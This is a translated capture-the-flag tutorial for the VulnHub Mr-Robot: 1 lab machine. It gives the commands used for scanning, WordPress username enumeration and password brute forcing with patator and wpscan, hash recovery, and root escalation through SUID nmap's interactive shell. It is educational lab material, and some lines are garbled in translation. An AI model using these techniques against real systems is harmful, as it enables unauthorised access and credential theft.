 January 23, 2017 at 01:07
VulnHub: Immerse yourself in hacking in the style of the series Mr. Robot
- Tutorial

I think many watched the series Mr. Robot, with every season, more and more people learn about it, and VulnHub did not stand aside. And not so long ago, the Boot2Root virtual machine Mr-Robot: 1 appeared there . Her decision, we will consider today.
There will be no reverse, but there will be several examples demonstrating how your system may be hacked due to incorrect assignment of rights to critical files. And so, let's begin, we need to get 3 keys.
Key 1
We get the list of ports in the way we already know:
$ sudo arp-scan -l -I wlan0 | grep "CADMUS COMPUTER SYSTEMS" | awk '{print $1}' | xargs sudo nmap -sV80 / tcp open http Apache httpd
443 / tcp open ssl / http Apache httpd
Next, run robotscan , which we already used in one of the articles :
$ ./robotscan.py -u 'http://192.168.1.29' -e txt,php -w /usr/share/dirb/wordlists/big.txt -x 403
First key:
$ curl http://192.168.1.29/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
Key 2
As you noticed, there is 1 more file not typical for WordPress : fsocity.dic . As it turned out, this is a ready-made dictionary for brutus. It remains to remove duplicates from it:
$ sort -u fsocity.dic > fsocity_sort.dicWPScan refused to search for available users, so you have to do it in another way:
PS WPScan checks the URL of the form: target_url /? Author = $ id
While by default, during authorization, the wp-login.php script returns “Invalid username” if the user is not found, and “The password you entered for the username $ username is incorrect »
$ sudo patator http_fuzz url=http://192.168.1.29/wp-login.php method=POST body='log=FILE0&pwd=nn&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.29%2Fwp-admin%2F&testcookie=1' follow=1 accept_cookie=1 0=./fsocity_sort.dic -x ignore:fgrep='Invalid username'And after some time we get the conclusion:
22:28:26 patator INFO - 200 4093: 3643 0.262 | Elliot | 5474 | HTTP / 1.1 200 OK
22:28:26 patator INFO - 200 4093: 3643 0.276 | elliot | 5473 | HTTP / 1.1 200 OK
22:28:27 patator INFO - 200 4093: 3643 0.235 | ELLIOT | 5475 | HTTP / 1.1 200 OK
There is a login, it remains to choose a password. As a dictionary, we use the same file:
$ sudo ./wpscan.rb --url 192.168.1.29 --threads 50 --wordlist ./fsocity_sort.dic --username elliot
Let’s throw a shell through Metasploit :

First of all, we study the contents of the directory with users: The

key is here, but the robot user credentials are needed . Having opened the second available file, we find the information we need:
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b

It remains to decrypt MD5 on the nearest online service : abcdefghijklmnopqrstuvwxyz .
Log in to the virtual machine and get the second key:
Key 3
The third key is probably located at the root user . Let's see the available SUID applications:
$ find / -perm -4000 2>/dev/null
Nothing more than nmap . After starting without parameters, we get help, and a potential vulnerability:

As MrRobot would say:
Hacking them was easy, they used the old version of nmap, with support for interactive mode, and incorrectly set permissions, so I easily got root access
$ nmap --interactive
From the interactive mode, run the command shell ! Sh , and take the last key:

That's all. Another confirmation of how the wrong delineation of rights leads to a compromise of the system!









